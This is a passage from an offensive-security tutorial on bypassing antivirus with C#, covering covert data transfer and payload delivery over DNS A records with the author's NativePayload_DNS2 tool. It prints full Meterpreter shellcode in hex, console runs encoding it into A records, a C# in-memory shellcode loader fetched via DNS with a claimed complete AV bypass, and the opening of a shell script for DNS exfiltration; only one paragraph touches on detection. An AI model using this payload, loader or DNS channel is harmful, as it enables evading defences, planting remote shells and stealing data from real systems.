
as you can see in "Picture 11" I got Error for this Text-File "1.txt" so for fixing this problem you should remove/add one or two characters from/to your String or payload.

Syntax 2: NativePayload\_DNS2.exe Textfile DomainName -F [TextFileName.txt]

Example 2: NativePayload\_DNS2.exe Textfile Test.com -F 1.txt

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infill/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)



```
Command Prompt
C:\Demo\Debug>type 1.txt
this is test file for testing so your payload should not more than 765 bytes
by this text file you can dump these text via DNS A records
so check your text file with these abcd .... wxyz 1...9;D
C:\Demo\Debug>
C:\Demo\Debug>
C:\Demo\Debug>NativePayload_DNS2.exe textfile Test.com -f 1.txt

NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Damon Mohammadbagher Sep 2017


[x] Your payload length % 3 should be 0
[x] Your payload length is 197
[x] Your payload length % 3 = 2
[x] For fixing you should Remove/Add one or two strings to your payload ;)

C:\Demo\Debug>
```

```
1.txt - Notepad
File Edit Format View Help
this is test file for testing so your payload should not more than 765 bytes
by this text file you can dump these text via DNS A records
so check your text file with these abcd .... wxyz 1...9;D
```

Picture 11: Error

so for fixing this problem I removed this text “;D” from File “1.txt” so in “Picture 12” you can see my Result without error after removing that text .



```
Command Prompt
C:\Demo\Debug>
C:\Demo\Debug>NativePayload_DNS2.exe textfile Test.com -f 1.txt > hosts.txt

C:\Demo\Debug>type 1.txt
this is test file for testing so your payload should not more than 765 bytes
by this text file you can dump these text via DNS A records
so check your text file with these abcd .... wxyz 1...9
C:\Demo\Debug>
C:\Demo\Debug>
C:\Demo\Debug>NativePayload_DNS2.exe getdata Test.com 192.168.56.1

NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Damon Mohammadbagher Sep 2017

[!] Debug Mode [ON]
[!] DNS Server Address: 192.168.56.1
[!] Downloading Meterpreter Payloads or Text Data by (65) DNS A Records for Domain Name : Test.com

[46.46.57.65] , [115.116.105.9] , [101.99.111.45] , [104.101.115.38] , [32.55.54.23] , [53.32.98.24] , [32.118.4.51] , [32.116.101.52] , [120.116.32.53] , [102.105.108.54] , [101.32.119.55] , [105.116.104.56] , [32.116.10.99.48] , [13.10.115.47] , [114.100.115.46] , [65.32.114.44] , [78.83.32.43] , [97.32.68.42] , [101.120.116.40] , [100.117.109.36] , [97.110.32.35] , [117.32.99.34] , [32.121.111.33] , [105.108.101.32] , [116.32.102.31] , [116.104.28] , [110.98.121.27] , [115.32.13.26] , [121.116.101.25] , [104.97.110.22] , [101.32.116.21] , [109.111.18] , [111.117.108.17] , [32.115.104.16] , [97.121.108.14] , [114.32.112.13] , [121.111.117.12] , [115.111.32.102.111.114.7] , [108.101.32.6] , [32.102.105.5] , [116.104.105.1] , [115.32.105.2] , [115.32.116.3] ,

[!] Exfiltration Payload/Text Data is : this is test file for testing so your payload should not more than 765
by this text file you can dump these text via DNS A records
so check your text file with these abcd .... wxyz 1...9

C:\Demo\Debug>
```

Picture 12: Dumping Text Data

## Example with Error :

We have some Problem with Switch “Create” for Creating Meterpreter Payload.

if your result for (Meterpreter Payload length % 3) was not equal 0 then you can fix this Error by adding “,00” or “,00,00” like “Picture 13”.

# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infill/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
Command Prompt
C:\Demo\Debug>NativePayload_DNS2.exe create test5.com "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,
,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,
,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,56,48,ff,
,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,
,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,
,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,38,01,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,
,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,
,74,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,
,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,
,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,
,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5,00"

NativePayload_DNS2 . Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Damon Mohammadbagher Sep 2017

[!] Your payload length % 3 should be 0
[!] Your payload length is 511
[!] Your payload length % 3 = 1
[!] For fixing you should Add ",00,00" to your payload ;>

C:\Demo\Debug>NativePayload_DNS2.exe create test5.com "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,
,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,
,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,56,48,ff,
,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,
,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,
,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,38,01,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,
,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,
,74,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,
,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,
,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,
,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5,00,00,00"

NativePayload_DNS2 . Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Damon Mohammadbagher Sep 2017

fc,48,83 ====> 252.72.131.1
e4,f0,e8 ====> 228.240.232.2
cc,00,00 ====> 204.0.0.3
00,41,51 ====> 0.65.81.4

Copy these A Records to /etc/hosts or DNS.TXT for Using by Dnsmasq tool

252.72.131.1 test5.com
228.240.232.2 test5.com
204.0.0.3 test5.com
0.65.81.4 test5.com
65.80.82.5 test5.com
81.86.72.6 test5.com
49.210.101.7 test5.com
72.139.82.8 test5.com
96.72.139.9 test5.com
82.24.72.10 test5.com
139.82.32.11 test5.com
72.139.114.12 test5.com
80.72.15.13 test5.com
183.74.74.14 test5.com
```

Picture 13:

In next Picture you can See very simple an attacker can hide these C# Codes behind DNS A records :

# Bypassing Anti Viruses by C#.NET Programming

## Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

```
Command Prompt
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_DNS2\NativePayload_DNS2\bin\Debug>NativePayload_DNS2.exe getdata test.com 192.168.56.1
6.1
NativePayload_DNS2 , Backdoor Payload Exfiltration by DNS Traffic (A Records)
Published by Danon Mohammadbagher Sep 2017

[!] Debug Mode ION!
[!] DNS Server Address: 192.168.56.1
[>] Downloading Meterpreter Payloads or Text Data by <250> DNS A Records for Domain Name : test.com

[73.84.44.242] , [79.77.77.241] , [77.95.67.240] , [32.77.69.239] , [116.104.44.238] , [101.110.103.237] , [100.46.76.236] , [108.111.97.235] , [112.97.121.234] , [98.102.95.233] , [101.95.111.232] , [116.95.100.231] , [115.117.108.230] , [41.114.101.229] , [116.51.50.228] , [85.73.110.227] , [44.32.40.226] , [48.48.48.225] , [48.48.48.224] , [120.48.48.223] , [99.40.48.222] , [198.108.111.221] , [97.108.65.220] , [114.116.117.219] , [32.86.105.218] , [114.32.61.217] , [65.100.100.216] , [117.110.97.215] , [59.32.102.214] , [41.39.41.213] , [115.32.159.212] , [111.100.101.211] , [110.32.67.210] , [116.105.111.209] , [103.114.97.208] , [110.116.101.207] , [47.32.73.206] , [105.99.32.205] , [110.97.109.204] , [32.68.121.203] , [32.98.121.202] , [105.111.110.201] , [101.115.115.200] , [114.32.115.199] , [101.116.101.198] , [114.112.114.197] , [101.116.101.196] , [111.32.77.195] , [105.110.103.194] , [40.39.66.193] , [105.110.101.192] , [116.101.76.191] , [87.114.105.190] , [108.101.46.189] , [110.115.111.188] , [32.67.111.187] , [97.121.59.186] , [46.71.114.185] , [108.111.114.184] , [101.67.111.183] , [115.111.108.182] , [67.111.110.181] , [32.61.32.180] , [108.111.114.179] , [100.67.111.178] , [111.117.110.177] , [101.103.114.176] , [70.111.114.175] , [108.101.46.174] , [110.115.111.173] , [32.67.111.172] , [40.41.59.171] , [105.110.101.170] , [116.101.76.169] , [87.114.105.168] , [108.101.46.167] , [110.115.111.166] , [32.67.111.165] , [52.48.59.164] , [32.48.120.163] , [69.32.61.162] , [82.73.84.161] , [65.68.87.160] , [95.82.69.159] , [85.84.69.158] , [88.69.67.157] , [69.95.69.156] , [80.65.71.155] , [51.50.32.154] , [73.110.116.153] , [59.32.85.152] , [48.48.48.151] , [48.120.49.150] , [32.61.32.149] , [77.73.84.148] , [67.79.77.147] , [69.77.95.146] , [50.32.77.145] , [110.116.51.144] , [32.85.73.143] , [41.59.125.142] , [32.49.54.141] , [105.93.44.140] , [88.88.91.139] , [116.101.40.138] , [111.66.121.137] , [116.46.84.136] , [118.101.114.135] , [67.111.110.134] , [32.61.32.133] , [91.105.93.132] , [111.97.100.131] , [97.121.108.130] , [102.95.112.129] , [95.111.98.128] , [95.100.101.127] , [117.108.116.126] , [114.101.115.125] , [41.123.32.124] , [105.43.43.123] , [104.59.32.122] , [110.103.116.121] , [46.76.101.120] , [60.88.88.119] , [59.32.105.118] , [61.32.48.117] , [32.105.32.116] , [105.110.116.115] , [114.32.40.114] , [59.102.111.113] , [116.104.93.112] , [101.110.103.111] , [88.46.76.110] , [101.91.88.109] , [98.121.116.108] , [101.119.32.107] , [61.32.110.106] , [97.100.32.105] , [121.108.114.104] , [95.112.97.103] , [111.98.102.102] , [100.101.95.101] , [108.116.95.100] , [101.115.117.99] , [93.32.114.98] , [116.101.91.97] , [38.98.121.96] , [39.41.59.95] , [40.39.44.94] , [108.105.116.93] , [46.83.112.92] , [61.32.88.91] , [88.88.32.90] , [91.93.32.89] , [105.110.103.88] , [115.116.114.87] , [32.125.32.86] , [112.50.59.85] , [115.116.101.84] , [116.111.32.83] , [32.103.111.82] , [117.101.59.81] , [61.116.114.80] , [121.101.115.79] , [121.101.115.78] , [41.59.32.77] , [100.73.100.76] , [114.101.97.75] , [32.116.104.74] , [114.101.102.73] , [48.44.32.72] , [48.48.48.71] , [32.48.120.70] , [102.111.44.69] , [112.105.110.68] , [114.44.32.67] , [65.100.100.66] , [117.110.99.65] , [44.32.102.64] , [48.48.48.63] , [48.120.48.62] , [48.44.32.61] , [48.48.48.60] , [40.48.120.59] , [101.97.100.58] , [84.104.114.57] , [97.116.101.56] , [67.114.101.55] , [32.61.32.54] , [101.97.100.53] , [84.104.114.52] , [123.32.104.51] , [101.115.41.50] , [102.40.121.49] , [58.32.105.48] , [101.112.49.47] , [59.115.116.46] , [108.115.101.45] , [32.102.97.44] , [115.32.61.43] , [115.121.101.42] , [32.121.101.41] , [111.111.108.40] , [59.32.98.39] , [108.115.101.38] , [32.102.97.37] , [115.32.61.36] , [32.121.101.35] , [111.111.108.34] , [32.59.98.33] , [48.120.48.32] , [100.114.61.31] , [99.65.100.30] , [102.117.110.29] , [51.50.32.28] , [73.110.116.27] , [59.32.85.26] , [101.114.111.25] , [114.46.90.24] , [116.80.116.23] , [32.73.110.22] , [111.32.61.21] , [105.110.102.20] , [114.32.112.19] , [116.80.116.18] , [59.73.110.17] , [61.32.48.16] , [73.100.32.15] , [101.97.100.14] , [116.104.114.13] , [51.50.32.12] , [73.110.116.11] , [111.159.85.10] , [90.101.114.9] , [116.114.46.8] , [110.116.80.7] , [61.32.73.6] , [97.100.32.5] , [104.114.101.4] , [32.104.84.3] , [80.116.114.2] , [73.110.116.1] , [84.69.41.250] , [87.82.73.249] , [69.65.68.248] , [69.95.82.247] , [67.85.84.246] , [69.88.69.245] , [71.69.95.244] , [32.80.65.243] ,

[>] Exfiltration Payload/Text Data is : IntPtr hThread = IntPtr.Zero; UInt32 threadId = 0; IntPtr pinfo = IntPtr.Zero; UInt32 funcAddr = 0; bool yes = false; bool yeses = false; step1: if(yes)< hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId); yeses=true; goto step2; } st ring[XX = X.Split('<'); byte[] result_de_obf_payload = new byte[XX.Length]; for (int i = 0; i<XX.Length; i++){ result_de_obf_payload[i] = Convert.ToB yte(XX[i], 16); } UInt32 MEM_COMMIT = 0x1000; UInt32 PAGE_EXECUTE_READWRITE = 0x40; Console.WriteLine(<); Console.ForegroundColor = ConsoleColor.Gray; C onsole.WriteLine(<Pingo Meterpreter session by Dynamic / Integration Codes ;>); funcAddr = VirtualAlloc(0x00000000, (UInt32)result_de_obf_payload.Len gth, MEM_COMMIT, PAGE_EXECUTE_READWRITE)

C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_DNS2\NativePayload_DNS2\bin\Debug>
```

this is C# Code behind DNS A Records , attackers can Download these codes by A records also Compiling in your Memory by C# and Finally you will have Meterpreter Session , bypassing AVs (100%)

Picture 14:

In next Picture you can See this DNS A record with length 1326 bytes:

The image shows a Wireshark packet capture of a DNS A record response. The packet is identified as '14 66.133795000 192.168.56.1 192.168.56.101 DNS Standard query response 0x0002 A 0.0.0.171 A 252.72.131.1 A 228.24...'. The 'Answers' section lists several IP addresses for 'google.com' type A records, including the target IP '252.72.131.1'. A red circle highlights the '252.72.131.1' entry. Below the text, the raw packet data is shown in hexadecimal and ASCII. The ASCII column contains the text 'H.AQAPRQVH.e.H.R.H.R.H.F.', which is a redacted or obfuscated version of the Meterpreter payload. A red arrow points from the text 'Meterpreter Payload via DNS A records' to the ASCII data. At the bottom, the packet size is shown as 'Frame (1326 bytes)' and 'Reassembled IPv4 (2772 bytes)'.

Picture 15 : Wireshark DNS A Request/Response with length 1326 bytes




# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

## Using this Method via “NativePayload\_DNS2.sh” Script on Linux systems only

in this part I want to talk about this method on Linux systems only , so I made one Simple Script “NativePayload\_DNS2.sh” for this method , this Script has two parts or two Example “Example-A” and “Example-B” and in this Chapter we should talk about “Example-B” and in the next chapter I will talk about this script with “Example-A”.



Picture 16: NativePayload\_DNS2.sh Script Help for Syntax

## Linux and Creating Text/Payload Data by (Text or Text Files) via DNS traffic (A records)


with this Script “NativePayload\_DNS2.sh” you can use Switches -d + “makedns” and “getdata”:  
“makedns” for Making DNS server and Inject Text data to DNS Zone via A records and Finally you can Dump these Records from Client side by switch “getdata”.

## Using “NativePayload\_DNS2.sh “ for Dump Text-data via DNS A records Step by Step :

**Step1:** in this step you first should make DNS Server for inject Payloads to “IPv4 Addresses” , with this syntax you can Inject text file to IPv4 Addresses very simple :

Syntax : ./NativePayload\_DNS2.sh -d makedns Text.txt DomainName  
Example : ./NativePayload\_DNS2.sh -d makedns Text.txt myDomain.com

in this step your Text file will inject to IPv4 Addresses then these IPv4 Addresses will Use via A records for your DomainName also dnsmasq Tool will execute by this command.



Picture 17: NativePayload\_DNS2.sh , dump Text-data via DNS A records



# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 4 : DATA Transferring Technique by DNS Traffic (A Records)

**Step2:** in this step you can Dump/Download Text-data for text.txt file from Server-side to Client side very simple by this syntax:

Syntax : ./NativePayload\_DNS2.sh -d getdata DomainName DNSMASQ\_IPv4

Example : ./NativePayload\_DNS2.sh -d getdata myDomain.com 192.168.56.110

as you can see in the picture 17 these Text-data Dumped by this tool from Server-side to Client-side very simple.

## At a glance :

we should know how can Detect this type of attack , remember an attacker can do this by Chunked Packets it means they can do this by Several Domain Name and Several DNS A records then this is really difficult to detect by Monitoring so this threat is very important. Monitoring DNS Packets Length will help you in this case Because I had I big DNS A records but if attackers used this attack by Chunked Payload/Request then detecting this attack will be very difficult.

## NativePayload\_DNS2.sh

```
#!/bin/sh
echo
echo "NativePayload_DNS2.sh , Published by Damon Mohammadbagher 2017-2018"
echo "Injecting/Downloading/Uploading DATA to DNS Traffic via DNS A and PTR Records"
echo "help syntax: ./NativePayload_DNS2.sh help"
echo

if [ $1 == "help" ]
then
tput setaf 2;
echo
echo "Example A-Step1: (Server Side ) ./NativePayload_DNS2.sh -r"
echo "Example A-Step2: (Client Side ) ./NativePayload_DNS2.sh -u text.txt DNSMASQ_IPv4 delay(sec)"
echo "example IPv4:192.168.56.110 : ./NativePayload_DNS2.sh -r"
echo "example IPv4:192.168.56.111 : ./NativePayload_DNS2.sh -u text.txt 192.168.56.110 0"
echo "Description: with A-Step1 you will make DNS Server , with A-Step2 you can Send text file via PTR Queries to DNS server"
echo
echo "Example B-Step1: (Server Side ) ./NativePayload_DNS2.sh -d makedns test.txt mydomain.com"
echo "Example B-Step2: (Client Side ) ./NativePayload_DNS2.sh -d getdata mydomain.com DNSMASQ_IPv4"
echo "example IPv4:192.168.56.110 : ./NativePayload_DNS2.sh -d makedns text.txt google.com"
echo "example IPv4:192.168.56.111 : ./NativePayload_DNS2.sh -d getdata google.com 192.168.56.110"
echo "Description: with B-Step1 you will have DNS Server , with B-Step2 you can Dump test.txt file from server via A record Query"
echo
fi

# uploading data via PTR queries (Client Side "A")
if [ $1 == "-u" ]
